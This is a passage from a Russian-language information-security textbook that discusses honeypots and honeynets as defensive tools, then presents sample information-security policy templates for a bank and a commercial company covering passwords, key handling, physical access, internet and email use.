Один из наиболее щекотливых моментов, связанных с Honeypot, заключается в наглядности метода. Допустим, на этапе проектирования и развертывания инфраструктуры компания ответственно отнеслась к вопросам обеспечения безопасности: были инсталлированы и должным образом настроены межсетевые экраны, средства аутентификации, шифрования и т. д. Потом, как правило,

наступает этап успокоения: «нас нельзя взломать, мы вложили огромные средства и имеем дело только с лучшими продуктами», а затем – этап недовольства, ведь если руководство не видит эффекта, то обычно возникают мысли о напрасно потраченных деньгах. Honeypot способен наглядно показать наличие большой опасности – она никуда не исчезла, разве что временно находится «за дверью», но никто не даст гарантии, что через час межсетевой экран и все прочие средства защиты не будут преодолены: достаточно вспомнить о случаях проникновения в сети NASA или военного ведомства США.

Особо следует остановиться на инсталляции и эксплуатации Honeypot. Как правило, весь комплекс мероприятий сводится к «установить и ждать». Наиболее распространен случай с выделенным сервером, находящимся под контролем специалистов. На сегодняшний день имеется множество программ-подделок, которые производят впечатление настоящих, но не являются таковыми, их основная задача – протоколировать весь обмен. Преимущество Honeypot в том, что копию ПО можно сделать на морально устаревшем сервере, не справляющемся с типичными вычислительными задачами электронного бизнеса.

Для того чтобы уяснить ценность ловушек, примем во внимание модель безопасности Брюса Шнейера (Bruce Schneier), которая подразумевает три уровня: предотвращение, обнаружение и ответ. Honeypot-ловушки могут быть задействованы на всех трех уровнях, например на уровне предотвращения Honeypot применяется при замедлении или полной остановке автоматических вторжений. Ловушки можно использовать для обнаружения неавторизованной активности – в этом случае традиционные решения из области безопасности способны сгенерировать огромный объем журнальных записей, в то время как всего несколько из них отображают реальные попытки проникновения или исследования. Кроме того, многие современные технологии не обладают интеллектуальными способностями и не могут идентифицировать доселе незнакомые атаки. Honeypot решает проблемы такого рода – в силу малого объема полезной генерируемой информации можно быть почти уверенным, что имеет место атака или исследование (рис. 7.31).




Рис. 7.31. *Схема. Honeypot-ловушки*

Ловушки используются и для реакции на вторжение. Если злоумышленник проник в сеть и одна из атакованных систем оказалась ловушкой, полезная информация, полученная от этой ловушки, применяется для ответа на атаку. Описанные преимущества могут вызвать иллюзию, будто Honeypot – идеальное средство для обеспечения максимальной безопасности. Увы, в силу ряда недостатков это не так, и Honeypot может служить дополнением к имеющемуся комплексу средств защиты. В первую очередь нужно отметить узкую направленность конкретной ловушки, также существует вероятность обнаружения и опасность полного взлома Honeypot.

Honeypot потенциально не способен охватить все проблемы безопасности, поэтому приходится либо исследовать уровень безопасности отдельно взятого фрагмента инфраструктуры, либо задействовать несколько приманок. Нельзя исключить риск осознания злоумышленниками того факта, что перед ними не реальный «фронт работы», а лишь подставная ловушка. Чаще всего это происходит из-за неправильной или недостаточно тщательной настройки ловушки, то есть в подавляющем большинстве случаев виновен человеческий фактор.

Приведем пример: Honeypot замаскирован под сервер доменных имен (DNS), работающий под управлением ОС Sun Solaris. Если в силу каких-либо причин сервер проявит себя работающим под ОС Linux, можно не сомневаться – злоумышленник заподозрит ловушку. Еще одна типичная проблема – активность: если это не реальный компьютер, то чаще всего он не будет проявлять никакой активности (находясь в пассивном режиме ожидания взлома) и не станет генерировать сетевой трафик, что сразу же заметит злоумышленник.

В интернет-сообществах хакеров довольно остро стоит проблема обнаружения Honeypot – это действительно очень эффективное средство безопасности. Для чего даже созданы специальные утилиты, например Honey Hunter, однако однозначного рецепта на данный счет нет. Грамотно построенный Honeypot практически невозможно распознать, и это еще раз подтверждает, что обнаружение ловушки практически всегда является следствием человеческого фактора. Крайний случай неудачи с Honeypot выглядит как полный взлом ловушки и использование Honeypot в качестве плацдарма для совершения атак на другие устройства и сервисы. Но это весьма редко встречающийся сценарий развития событий, ведь никто в здравом уме не станет даже теоретически допускать возможность использования ловушки как стартовой площадки для нападения на другие объекты. Если разрешить применять Honeypot для соединения с удаленными хостами, атакующий будет иметь возможность нападения на другие системы, используя IP-адрес ловушки как источник атаки, что с юридической точки зрения вызовет серьезные проблемы. Подобную возможность можно или запретить, или контролировать, однако если она запрещена, это может показаться подозрительным злоумышленнику, а если она существует, но контролируется, атакующий способен оценить ограничения или запрещенные запросы и на основе полученной информации сделать вывод, что атакуемый объект – ловушка.

Помимо сугубо практического применения Honeypot, описанного выше, не менее важна и другая сторона вопроса – исследовательская. К сожалению, одна из наиболее актуальных проблем специалистов по безопасности заключается в нехватке информации. Кто является угрозой, зачем они атакуют, каким образом и какие средства используют – эти вопросы очень часто не имеют

однозначного ответа. Осведомлен – значит вооружен, но в мире безопасности такой информации мало – нет источников данных. Это и неудивительно, ведь речь идет о настоящем противостоянии специалистов по безопасности и специалистов по «антибезопасности». Обычно профессионалы безопасности узнавали о злоумышленниках, изучая используемые ими средства и анализируя следы атаки. Когда система была скомпрометирована, администраторы часто находили средства злоумышленников, оставленные ими на взломанной системе. Таким образом, делалось множество предположений, основанных на зафиксированных средствах и методиках.

Для целей сбора недостающих данных Honeypot помогут отследить весь процесс атаки, вплоть до фиксирования нажатия клавиш на клавиатуре. И хотя в общем случае исследовательские ловушки не уменьшают риск для организации, собранная с них информация вполне может быть применена на реальных системах, например для улучшения предупреждения, обнаружения, возможностей протоколирования и необходимой реакции на потенциальный взлом.

Идея Honeypot представлена и в более масштабном понимании – на уровне целой сети – Honeynet. Это определенная разновидность Honeypot, однако подобная система состоит не из одного компьютера или активного сетевого устройства, а из целой сети. Она находится за межсетевым экраном и перехватывает все входящие и исходящие соединения, затем информация об активности злоумышленника рассматривается и анализируется. Honeynet, разумеется, создает для атакующего более достоверную картину, нежели организованный отдельно Honeypot.

Кроме того, с помощью нескольких машин с различным программным обеспечением можно гораздо больше узнать о действиях хакера, нежели при использовании одной ловушки.

7.9. Заключение

В этой главе я подробно рассмотрел современные средства защиты. В отличие от встроенных в приложения и устройства защитных механизмов, антивирусы, межсетевые экраны и другие средства являются отдельными решениями, не входящими в состав других систем. Соответственно, их необходимо приобретать и настраивать отдельно от защищаемых систем.

Все компоненты средств защиты следует размещать на выделенных серверах и устройствах. Исключение могут составлять только антивирусы. Так, например, антивирус для файлового сервера устанавливается непосредственно на файловое хранилище, а антиспам – непосредственно на почтовый сервер.

Особое внимание читателя я хотел бы обратить на системы SIEM, прежде всего российской разработки. Данные решения позволяют не только осуществлять сбор и автоматическое реагирование на события ИБ, но и соответствовать требованиям российских регуляторов, что во многих случаях бывает необходимо.

В целом внедрение современных средств защиты является неотъемлемой частью мероприятий по обеспечению информационной безопасности.

ГЛАВА 8
Нормативная документация

8.1. Политики ИБ

Политики безопасности

Для эффективного решения задач по обеспечению информационной безопасности в организации соответствующий специалист должен разработать комплект документации, регламентирующий организацию рабочих процессов в компании. Однако пусть читателя не пугает слово «разрабатывать» (многие технические специалисты на дух не переносят работу с документами). В этой главе я приведу примеры типовых документов с комментариями, с помощью которых вы сможете доработать данные документы под нужды уже своей организации.

Но прежде мне хотелось бы прояснить ряд моментов, для того чтобы у читателя не возникло непонимания в вопросах разработки регламентов по информационной безопасности. Итак, сотрудники любой организации подчиняются определенному набору правил и инструкций. Правила определяют продолжительность рабочего дня, время прихода сотрудников на работу, условия труда и прочее. Инструкции регламентируют процесс работы с различным оборудованием и документами. Политики по информационной безопасности являются неотъемлемой частью этой нормативной базы. При поступлении на работу каждый сотрудник в обязательном порядке подписывается под тем, что он обязуется соблюдать требования по обеспечению информационной безопасности. Эти требования включают в себя соблюдение политики конфиденциальности, сохранение в тайне пароля, корпоративных документов и другой информации. Так вот, в случае если в вашей организации отсутствуют такие регламенты, или не все сотрудники под ними подписались, или же данные регламенты не содержат всех необходимых требований, то при какомлибо инциденте ваша организация не сможет предъявить к злоумышленнику никаких официальных претензий и, соответственно, не сможет потребовать от него через суд возмещения нанесенного им ущерба. Так что советую отнестись к приведенному ниже материалу со всей серьезностью.

В случае если в вашей организации на данный момент нет разработанных политик по информационной безопасности, постарайтесь поскорее подготовить данные документы, например с помощью тех шаблонов, которые приведены в этой главе. Затем предоставьте эти документы на подпись руководству своей компании, при этом вам, возможно, придется разъяснить руководству необходимость принятия данных документов. Заручившись поддержкой руко-

водства организации, ознакомьте всех без исключения сотрудников с данными документами и получите их подписи. После этого политики по обеспечению информационной безопасности в вашей организации начнут действовать.

Итак, приступим.

В качестве первого примера я приведу политику безопасности для коммерческого банка. Не секрет, что все банки подчиняются определенным требованиям по информационной безопасности, которые им предъявляет государство. Поэтому политики безопасности в банках наиболее жесткие (организации, работающих с гостайной, мы не учитываем, так как там своя специфика), и мы воспользуемся ей как примером.

Данный документ описывает политики, применимые к порядку доступа к конфиденциальной информации, работе с криптографическими системами, физической безопасности (доступу в помещения), разграничению прав доступа, работе в глобальной сети Интернет, дублированию, резервированию и раздельному хранению конфиденциальной информации. Как видно из приведенного списка, в данной политике охватываются все основные аспекты деятельности организации при работе с ИТ-системами.

Обратите внимание на то, что в конце каждого пункта приведены действия, которые категорически запрещается выполнять. Фактически попытка выполнить данные запрещенные действия автоматически влечет за собой ответственность сотрудника перед работодателем.

Итак, вот пример этой политики безопасности.

1. Общие положения

1.1. Настоящая Политика разработана в соответствии с действующим законодательством, нормативными актами и соотносимыми с ними положениями внутренних документов КБ «Банк» (далее Банк). Она регламентирует порядок организации с целью обеспечения сохранности информации и ее безопасности в Банке как в осуществлении текущей деятельности, так и в обозримом будущем.

1.2. Предметом настоящего документа является:

- порядок доступа к конфиденциальной информации;
- работа с криптографическими системами;
- физическая безопасность (доступ в помещения);
- разграничение прав доступа;
- работа в глобальной сети Интернет;
- дублирование, резервирование и раздельное хранение конфиденциальной информации.

2. Порядок доступа к конфиденциальной информации

2.1. В целях обеспечения защиты информации в Банке устанавливается следующий порядок допуска к работе с конфиденциальными источниками:

- Решение о доступе работника к определенному разделу банковской информации принимается руководством Банка.
- Отдел банковских и информационных технологий обеспечивает защиту отдельных файлов и программ от чтения, удаления, копирования лицами, не допущенными к этому.
- Доступ к компьютерной сети Банка осуществляется только с персональным паролем. Пользователь должен держать в тайне свой пароль. Сообщать свой

пароль другим лицам, а также пользоваться чужими паролями запрещается. Имя пользователя и пароль на вход в АБС должны быть отличны от имени пользователя и пароля на вход в общую компьютерную сеть Банка.

- Категорически запрещается снимать несанкционированные копии с носителей банковской информации, знакомить с содержанием электронной информации лиц, не допущенных к этому.

3. Работа с криптографическими системами

3.1. К работе с криптографическими системами допускаются только сотрудники Банка, имеющие соответствующее разрешение от руководства Банка.

3.2. Секретные ключи электронно-цифровых подписей и шифрования должны храниться в сейфах под ответственностью лиц, на то уполномоченных. Доступ неуполномоченных лиц к носителям секретных ключей и шифрования должен быть исключен.

3.3. Категорически запрещается:

- выводить секретные ключи и шифрования на дисплей компьютера или принтер;
- устанавливать в дисковод компьютера носитель секретных ключей и шифрования в непредусмотренных режимах функционирования;
- записывать на носитель секретных ключей и шифрования постороннюю информацию.

3.4. При компрометации секретных ключей, шифрования и прочей электронной информации Управлением банковских и информационных технологий принимаются меры для прекращения любых операций с использованием этих ключей и прочей информации; принимаются меры для смены ключей и шифрования, паролей. По факту компрометации организуется служебное расследование, результаты которого отражаются в акте и доводятся до сведения руководства Банка.

4. Физическая безопасность

4.1. Все объекты, критичные с точки зрения информационной безопасности (все серверы баз данных, телефонная станция, основной маршрутизатор, файервол), находятся в отдельном помещении, доступ в которое разрешен только сотрудникам, имеющим соответствующее разрешение от руководства Банка.

4.2. Вход в помещение осуществляется через металлическую дверь, оснащенную замками (не менее двух) и переговорным устройством. Копии ключей находятся в службе безопасности банка.

4.3. Помещение оборудовано принудительной вентиляцией и пожарной сигнализацией. Вход в помещение контролируется системой видеонаблюдения с выходом на мониторы охраны.

4.4. Ключевые дискеты, пароли и прочая конфиденциальная информация хранится в сейфах.

4.5. Доступ в помещение посторонним лицам запрещен. Технический персонал, осуществляющий уборку помещения, ремонт оборудования, обслуживание кондиционера и т. п., может находиться в помещении только в присутствии работников, имеющих право находиться в помещении в связи с выполнением своих должностных обязанностей.

4.6. Доступ в помещение в неурочное время или в выходные и праздничные дни осуществляется с письменного разрешения Председателя Правления (его заместителей).

5. Разграничение прав доступа к программному обеспечению и системам хранения данных

5.1. Для входа в компьютерную сеть Банка сотрудник должен ввести имя и пароль. Не допускаются режимы беспарольного (гостевого) доступа к какой-либо банковской информации.

5.2. В целях защиты конфиденциальной информации Банка организационно и технически разделяются подразделения банка, имеющие доступ и работающие с различной информацией (в разрезе ее конфиденциальности, секретности и смысловой направленности). Данная задача решается с использованием сетевой операционной системы, где в целях обеспечения защиты данных доступ и права пользователей ограничиваются персональными каталогами. Права назначаются в соответствии с производственной необходимостью, определяемой начальником подразделения.

5.3. Параметры входа в сеть, имя и пароль, пользователем не разглашаются. Копии на бумажном носителе держатся в недоступном для посторонних месте. В случае компрометации пароля пользователь должен незамедлительно обратиться в Управление информационных технологий с заявкой о замене.

5.4. При работе с АБС имя пользователя и пароль должны быть отличны от имени пользователя и пароля в при входе общую компьютерную сеть Банка. Пароль должен быть не менее пяти символов. Категорически запрещается сообщать свой пароль другим лицам, а также пользоваться чужими паролями. Все действия пользователя, работающего с АБС, протоколируются. Журнал операций хранится не менее шести месяцев.

6. Работа в глобальной сети Интернет

6.1. К работе с ресурсами сети Интернет допускаются сотрудники, получившие соответствующее разрешение от руководства Банка (достаточно устной формы).

6.2. Работа сотрудников Банка с электронной почтой сети Интернет допускается на основании отдельного разрешения от руководства Банка (достаточно устной формы).

6.3. При работе с сетью Интернет сотрудникам запрещено:

- скачивать и устанавливать на компьютер программное обеспечение;
- посещать ресурсы, не имеющие непосредственного отношения к работе и служебным обязанностям;
- осуществлять подписку на рассылку информации непроизводственного характера;
- сообщать адрес электронной почты в непроизводственных целях;
- пользоваться различными интернет-пейджерами;
- использовать интернет для получения материальной выгоды или в непроизводственных целях, в том числе осуществляя торговлю через интернет.

7. Дублирование, резервирование и раздельное хранение конфиденциальной информации

7.1. В целях защиты банковской информации от преднамеренного или же непреднамеренного ее уничтожения, фальсификации или разглашения обеспечить:

- ежедневное обязательное резервирование всей информации, имеющей конфиденциальный характер;
- дублирование информации с использованием различных физических и аппаратных носителей.

7.2. Ответственность за хранение и резервирование информации в электронном виде возложить на Отдел банковских и информационных технологий.

Мы рассмотрели политику безопасности для организации, работающей в банковской сфере. Теперь в качестве другого примера рассмотрим пример политики, используемой в коммерческой организации. Здесь приведенные цели политики несколько отличаются от приведенных выше в политике для банка. Вот эти цели: сохранение конфиденциальности критичных информационных ресурсов, обеспечение непрерывности доступа к информационным ресурсам Компании для поддержки бизнес-деятельности, защита целостности деловой информации с целью поддержания возможности Компании по оказанию услуг высокого качества и принятию эффективных управленческих решений; повышение осведомленности пользователей в области рисков, связанных с информационными ресурсами Компании, определение степени ответственности и обязанностей сотрудников по обеспечению информационной безопасности в Компании. Как видно, цели политики другие, и они имеют несколько иную задачу, а именно регламентируют действия по соблюдению информационной безопасности, в отличие от предыдущей политики, которая регламентировала все действия по работе пользователя в корпоративной сети.

1. Общие положения

Информация является ценным и жизненно важным ресурсом ВАШЕЙ_КОМПАНИИ (далее – Компания). Настоящая политика информационной безопасности предусматривает принятие необходимых мер в целях защиты активов от случайного или преднамеренного изменения, раскрытия или уничтожения, а также в целях соблюдения конфиденциальности, целостности и доступности информации, обеспечения процесса автоматизированной обработки данных в Компании.

Ответственность за соблюдение информационной безопасности несет каждый сотрудник Компании, при этом первоочередной задачей является обеспечение безопасности всех активов Компании. Это значит, что информация должна быть защищена не менее надежно, чем любой другой основной актив Компании. Главные цели Компании не могут быть достигнуты без своевременного и полного обеспечения сотрудников информацией, необходимой им для выполнения своих служебных обязанностей.

В настоящей Политике под термином «сотрудник» понимаются все сотрудники Компании. На лиц, работающих в Компании по договорам гражданско-правового характера, в том числе прикомандированных, положения настоящей Политики распространяются в случае, если это обусловлено в таком договоре.

1.1. Цель и назначение настоящей Политики

Целями настоящей Политики являются:

- сохранение конфиденциальности критичных информационных ресурсов;
- обеспечение непрерывности доступа к информационным ресурсам Компании для поддержки бизнес-деятельности;
- защита целостности деловой информации с целью поддержания возможности Компании по оказанию услуг высокого качества и принятию эффективных управленческих решений;
- повышение осведомленности пользователей в области рисков, связанных с информационными ресурсами Компании;

- определение степени ответственности и обязанностей сотрудников по обеспечению информационной безопасности в Компании.

Руководители подразделений Компании должны обеспечить регулярный контроль за соблюдением положений настоящей Политики. Кроме того, должна быть организована периодическая проверка соблюдения информационной безопасности с последующим представлением отчета по результатам указанной проверки Руководству.

1.2. Область применения настоящей Политики

Требования настоящей Политики распространяются на всю информацию и ресурсы обработки информации Компании. Соблюдение настоящей Политики обязательно для всех сотрудников (как постоянных, так и временных). В договорах с третьими лицами, получающими доступ к информации Компании, должна быть оговорена обязанность третьего лица по соблюдению требований настоящей Политики.

Компании принадлежит на праве собственности (в том числе на праве интеллектуальной собственности) вся деловая информация и вычислительные ресурсы, приобретенные (полученные) и введенные в эксплуатацию в целях осуществления ею деятельности в соответствии с действующим законодательством. Указанное право собственности распространяется на голосовую и факсимильную связь, осуществляемую с использованием оборудования Компании, лицензионное и разработанное программное обеспечение, содержание ящиков электронной почты, бумажные и электронные документы всех функциональных подразделений и персонала Компании.

2. Требования и рекомендации

2.1. Ответственность за информационные активы

В отношении всех собственных информационных активов Компании, активов, находящихся под контролем Компании, а также активов, используемых для получения доступа к инфраструктуре Компании, должна быть определена ответственность соответствующего сотрудника Компании.

Информация о смене владельцев активов, их распределении, изменениях в конфигурации и использовании за пределами Компании должна доводиться до сведения руководителя Департамента информационных технологий и руководителя Департамента защиты информации Компании.

2.2. Контроль доступа к информационным системам

2.2.1. Общие положения

Все работы в пределах офисов Компании выполняются в соответствии с официальными должностными обязанностями только на компьютерах, разрешенных к использованию в Компании.

Внос в здания и помещения Компании личных портативных компьютеров и внешних носителей информации (диски, дискеты, флеш-карты и т. п.), а также вынос их за пределы Компании производится только при согласовании с Департаментом защиты информации Компании.

Все данные (конфиденциальные или строго конфиденциальные), составляющие коммерческую тайну Компании и хранящиеся на жестких дисках портативных компьютеров, должны быть зашифрованы. Все портативные компьютеры Компании должны быть оснащены программным обеспечением по шифрованию жесткого диска.

Руководители подразделений должны периодически пересматривать права доступа своих сотрудников и других пользователей к соответствующим информационным ресурсам.

В целях обеспечения санкционированного доступа к информационному ресурсу любой вход в систему должен осуществляться с использованием уникального имени пользователя и пароля.

Пользователи должны руководствоваться рекомендациями по защите своего пароля на этапе его выбора и последующего использования. Запрещается сообщать свой пароль другим лицам или предоставлять свою учетную запись другим, в том числе членам своей семьи и близким, если работа выполняется дома.

В процессе своей работы сотрудники обязаны постоянно использовать режим «Экранной заставки» с парольной защитой. Рекомендуется устанавливать максимальное время «простоя» компьютера до появления экранной заставки не дольше 15 минут.

2.2.2. Доступ третьих лиц к системам Компании

Каждый сотрудник обязан немедленно уведомить руководителя Департамента информационных технологий и руководителя Департамента защиты информации обо всех случаях предоставления доступа третьим лицам к ресурсам корпоративной сети.

Доступ третьих лиц к информационным системам Компании должен быть обусловлен производственной необходимостью. В связи с этим порядок доступа к информационным ресурсам Компании должен быть четко определен, контролируем и защищен.

2.2.3. Удаленный доступ

Пользователи получают право удаленного доступа к информационным ресурсам Компании с учетом их взаимоотношений с Компанией.

Сотрудникам, использующим в работе портативные компьютеры Компании, может быть предоставлен удаленный доступ к сетевым ресурсам Компании в соответствии с правами в корпоративной информационной системе.

Сотрудникам, работающим за пределами Компании с использованием компьютера, не принадлежащего Компании, запрещено копирование данных на компьютер, с которого осуществляется удаленный доступ.

Сотрудники и третьи лица, имеющие право удаленного доступа к информационным ресурсам Компании, должны соблюдать требование, исключающее одновременное подключение их компьютера к сети Компании и к каким-либо другим сетям, не принадлежащим Компании.

Все компьютеры, подключаемые посредством удаленного доступа к информационной сети Компании, должны иметь программное обеспечение антивирусной защиты, имеющее последние обновления.

2.2.4. Доступ к сети Интернет

Доступ к сети Интернет обеспечивается только в производственных целях и не может использоваться для незаконной деятельности.

Рекомендованные правила:

- сотрудникам Компании разрешается использовать сеть Интернет только в служебных целях;
- запрещается посещение любого сайта в сети Интернет, который считается оскорбительным для общественного мнения или содержит информацию сексуального характера, пропаганду расовой ненависти, комментарии по поводу различия/превосходства полов, дискредитирующие заявления или иные материалы с оскорбительными высказываниями по поводу чьего-либо возраста,

сексуальной ориентации, религиозных или политических убеждений, национального происхождения или недееспособности;

- сотрудники Компании не должны использовать сеть Интернет для хранения корпоративных данных;
- работа сотрудников Компании с интернет-ресурсами допускается только режимом просмотра информации, исключая возможность передачи информации Компании в сеть Интернет;
- сотрудникам, имеющим личные учетные записи, предоставленные публичными провайдерами, не разрешается пользоваться ими на оборудовании, принадлежащем Компании;
- сотрудники Компании перед открытием или распространением файлов, полученных через сеть Интернет, должны проверить их на наличие вирусов;
- запрещен доступ в Интернет через сеть Компании для всех лиц, не являющихся сотрудниками Компании, включая членов семьи сотрудников Компании.

Специалисты Департамента информационных технологий и Департамента защиты информации имеют право контролировать содержание всего потока информации, проходящей через канал связи к сети Интернет в обоих направлениях.

2.3. Защита оборудования

Сотрудники должны постоянно помнить о необходимости обеспечения физической безопасности оборудования, на котором хранится информация Компании.

Сотрудникам запрещено самостоятельно изменять конфигурацию аппаратного и программного обеспечения. Все изменения производят авторизованные специалисты Департамента информационных технологий после согласования изменений с Департаментом защиты информации.

2.3.1. Аппаратное обеспечение

Все компьютерное оборудование (серверы, стационарные и портативные компьютеры), периферийное оборудование (например, принтеры и сканеры), аксессуары (манипуляторы типа «мышь», шаровые манипуляторы, дисководы для CD-дисков), коммуникационное оборудование (например, факс-модемы, сетевые адаптеры и концентраторы) для целей настоящей Политики вместе именуются «компьютерное оборудование». Компьютерное оборудование, предоставленное Компанией, является ее собственностью и предназначено для использования исключительно в производственных целях.

Пользователи портативных компьютеров, содержащих информацию, составляющую коммерческую тайну Компании, обязаны обеспечить их хранение в физически защищенных помещениях, запираемых ящиках рабочего стола, шкафах или обеспечить их защиту с помощью аналогичного по степени эффективности защитного устройства, в случаях когда данный компьютер не используется.

Каждый сотрудник, получивший в пользование портативный компьютер, обязан принять надлежащие меры по обеспечению его сохранности как в офисе, так и по месту проживания. В ситуациях, когда возрастает степень риска кражи портативных компьютеров, например в гостиницах, аэропортах, в офисах деловых партнеров и т. д., пользователи обязаны ни при каких обстоятельствах не оставлять их без присмотра.

Во время поездки в автомобиле портативный компьютер должен находиться в багажнике. На ночь его следует перенести из автомобиля в гостиничный номер.

Все компьютеры должны защищаться паролем при загрузке системы, активации по горячей клавише и после выхода из режима «Экранной заставки». Для установки

режимов защиты пользователь должен обратиться в службу технической поддержки. Данные не должны быть скомпрометированы в случае халатности или небрежности, приведшей к потере оборудования. Перед утилизацией все компоненты оборудования, в состав которых входят носители данных (включая жесткие диски), необходимо проверять, чтобы убедиться в отсутствии на них конфиденциальных данных и лицензионных продуктов. Должна выполняться процедура форматирования носителей информации, исключающая возможность восстановления данных.

При записи какой-либо информации на носитель для передачи его контрагентам или партнерам по бизнесу необходимо убедиться в том, что носитель чист, то есть не содержит никаких иных данных. Простое переформатирование носителя не дает гарантии полного удаления записанной на нем информации.

Карманные персональные компьютеры, а также мобильные телефоны, имеющие функцию электронной почты, и прочие переносные устройства не относятся к числу устройств, имеющих надежные механизмы защиты данных. В подобном устройстве не рекомендуется хранить конфиденциальную информацию.

Порты передачи данных, в том числе FD- и CD-дисководы в стационарных компьютерах сотрудников Компании, блокируются, за исключением тех случаев, когда сотрудником получено разрешение на запись информации у Департамента защиты информации.

2.3.2. Программное обеспечение

Все программное обеспечение, установленное на предоставленном Компанией компьютерном оборудовании, является собственностью Компании и должно использоваться исключительно в производственных целях.

Сотрудникам запрещается устанавливать на предоставленном в пользование компьютерном оборудовании нестандартное, нелицензионное программное обеспечение или программное обеспечение, не имеющее отношения к их производственной деятельности. Если в ходе выполнения технического обслуживания будет обнаружено не разрешенное к установке программное обеспечение, оно будет удалено, а сообщение о нарушении будет направлено непосредственному руководителю сотрудника и в Департамент защиты информации.

На всех портативных компьютерах должны быть установлены программы, необходимые для обеспечения защиты информации:

- персональный межсетевой экран;
- антивирусное программное обеспечение;
- программное обеспечение шифрования жестких дисков;
- программное обеспечение шифрования почтовых сообщений.

Все компьютеры, подключенные к корпоративной сети, должны быть оснащены системой антивирусной защиты, утвержденной руководителем Департамента информационных технологий.

Сотрудники Компании не должны:

- блокировать антивирусное программное обеспечение;
- устанавливать другое антивирусное программное обеспечение;
- изменять настройки и конфигурацию антивирусного программного обеспечения.

Компания предпочитает приобретать программное обеспечение, а не разрабатывать собственные программы, поэтому пользователям, желающим внедрить новые возможности бизнес-процессов, необходимо обсудить свое предложение со своим

менеджером по бизнес-информации, который проинформирует их о порядке приобретения и/или разработки программного обеспечения.

2.4. Рекомендуемые правила пользования электронной почтой

Электронные сообщения (удаленные или неудаленные) могут быть доступны или получены государственными органами или конкурентами по бизнесу для их использования в качестве доказательств в процессе судебного разбирательства или при ведении бизнеса. Поэтому содержание электронных сообщений должно строго соответствовать корпоративным стандартам в области деловой этики.

Использование электронной почты в личных целях допускается в случаях, когда получение/отправка сообщения не мешает работе других пользователей и не препятствует бизнес-деятельности.

Сотрудникам запрещается направлять партнерам конфиденциальную информацию Компании по электронной почте без использования систем шифрования. Строго конфиденциальная информация Компании ни при каких обстоятельствах не подлежит пересылке третьим лицам по электронной почте.

Сотрудникам Компании запрещается использовать публичные почтовые ящики электронной почты для осуществления какого-либо из видов корпоративной деятельности.

Использование сотрудниками Компании публичных почтовых ящиков электронной почты осуществляется только при согласовании с Департаментом защиты информации при условии применения механизмов шифрования.

Сотрудники Компании для обмена документами с бизнес-партнерами должны использовать только свой официальный адрес электронной почты.

Сообщения, пересылаемые по электронной почте, представляют собой постоянно используемый инструмент для электронных коммуникаций, имеющих тот же статус, что и письма и факсимильные сообщения. Электронные сообщения подлежат такому же утверждению и хранению, что и прочие средства письменных коммуникаций.

В целях предотвращения ошибок при отправке сообщений пользователи перед отправкой должны внимательно проверить правильность написания имен и адресов получателей. В случае получения сообщения лицом, вниманию которого это сообщение не предназначается, такое сообщение необходимо переправить непосредственному получателю. Если полученная таким образом информация носит конфиденциальный характер, об этом следует незамедлительно проинформировать специалистов Департамента защиты информации.

Отправитель электронного сообщения, документа или лицо, которое его переадресовывает, должен указать свое имя и фамилию, служебный адрес и тему сообщения.

Ниже перечислены недопустимые действия и случаи использования электронной почты:

- рассылка сообщений личного характера, использующих значительные ресурсы электронной почты;
- групповая рассылка всем пользователям Компании сообщений/писем;
- рассылка рекламных материалов, не связанных с деятельностью Компании;
- подписка на рассылку, участие в дискуссиях и подобные услуги, использующие значительные ресурсы электронной почты в личных целях;
- поиск и чтение сообщений, направленных другим лицам (независимо от способа их хранения);
- пересылка любых материалов, как сообщений, так и приложений, содержание которых является противозаконным, непристойным, злонамеренным, оскорби-

тельным, угрожающим, клеветническим, злобным или способствует поведению, которое может рассматриваться как уголовное преступление или административный проступок либо приводит к возникновению гражданско-правовой ответственности, беспорядков или противоречит корпоративным стандартам в области этики.

Ко всем исходящим сообщениям, направляемым внешним пользователям, пользователь может добавлять уведомление о конфиденциальности.

Вложения, отправляемые вместе с сообщениями, следует использовать с должной осторожностью. Во вложениях всегда должна указываться дата их подготовки, и они должны оформляться в соответствии с установленными в Компании процедурами документооборота.

Пересылка значительных объемов данных в одном сообщении может отрицательно повлиять на общий уровень доступности сетевой инфраструктуры Компании для других пользователей. Объем вложений не должен превышать 2 Мбайт.

2.5. Сообщение об инцидентах информационной безопасности, реагирование и отчетность

Все пользователи должны быть осведомлены о своей обязанности сообщать об известных или подозреваемых ими нарушениях информационной безопасности, а также должны быть проинформированы о том, что ни при каких обстоятельствах они не должны пытаться использовать ставшие им известными слабые стороны системы безопасности.

В случае кражи переносного компьютера следует незамедлительно сообщить об инциденте директору Департамента защиты информации.

Пользователи должны знать способы информирования об известных или предполагаемых случаях нарушения информационной безопасности с использованием телефонной связи, электронной почты и других методов. Необходимо обеспечить контроль и учет сообщений об инцидентах и принятие соответствующих мер.

Если имеется подозрение или выявлено наличие вирусов либо иных разрушительных компьютерных кодов, то сразу после их обнаружения сотрудник обязан:

- проинформировать специалистов Департамента информационных технологий;
- не пользоваться и не выключать зараженный компьютер;
- не подсоединять этот компьютер к компьютерной сети Компании до тех пор, пока на нем не будет произведено удаление обнаруженного вируса и полное антивирусное сканирование специалистами Департамента информационных технологий.

2.6. Помещения с техническими средствами информационной безопасности

Конфиденциальные встречи (заседания) должны проходить только в защищенных техническими средствами информационной безопасности помещениях.

Перечень помещений с техническими средствами информационной безопасности утверждается Руководством Компании.

Участникам заседаний запрещается входить в помещения с записывающей аудио/видеоаппаратурой, фотоаппаратами, радиотелефонами и мобильными телефонами без предварительного согласования с Департаментом защиты информации.

Аудио/видеозапись, фотографирование во время конфиденциальных заседаний может вести только сотрудник Компании, который отвечает за подготовку заседания, после получения письменного разрешения руководителя группы организации встречи.

Доступ участников конфиденциального заседания в помещение для его проведения осуществляется на основании утвержденного перечня, контроль за которым ведет лицо, отвечающее за организацию встречи.

